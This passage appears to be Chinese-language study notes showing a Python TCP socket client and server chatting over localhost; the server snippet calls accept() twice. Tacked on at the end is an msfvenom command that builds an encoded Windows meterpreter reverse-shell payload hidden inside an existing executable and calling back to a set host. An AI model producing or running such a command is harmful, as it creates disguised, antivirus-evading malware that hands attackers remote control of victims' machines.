print(f"收到信息:{recv_data.decode('gbk')},来自:{ci}")  
cs.close()  
s.close()
```

持续连接

客户端

```
# coding=utf-8  
from socket import *  
s = socket(AF_INET, SOCK_STREAM)  
s.connect(('127.0.0.1', 8888))  
while True:  
    msg = input('请输入: ')  
    s.send(msg.encode('gbk')) # 发送数据  
    if msg == 'exit':  
        break
```

```
recv_data = s.recv(1024)
print('收到: ', recv_data.decode('gbk'))
```

服务端

```
# coding=utf-8
from socket import *

s = socket (AF_INET,SOCK_STREAM) #AF_INET:ipv4,SOCK_STREAM:TCP
s.bind(('127.0.0.1',8888))
s.listen(5) #最大连接数5
print("等待客户端连接...")
s.accept() #阻塞，等待客户端连接

cs,ci = s.accept() #cs:客户端套接字,ci:客户端地址
print("客户端已连接")
while True:
    recv_data = cs.recv(1024) #1024:最大接收数据量
    recv_Tdata = recv_data.decode('gbk')
    print(f"收到信息:{recv_Tdata},来自:{ci}")
    if recv_Tdata == 'exit':
        break
    huifu = input('回复:')
    cs.send(huifu.encode('gbk'))
cs.close()
s.close()
```

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2
LPORT=3333 -e x86/shikata_ga_nai -x 1.exe -i 15 -f exe -o payload4.exe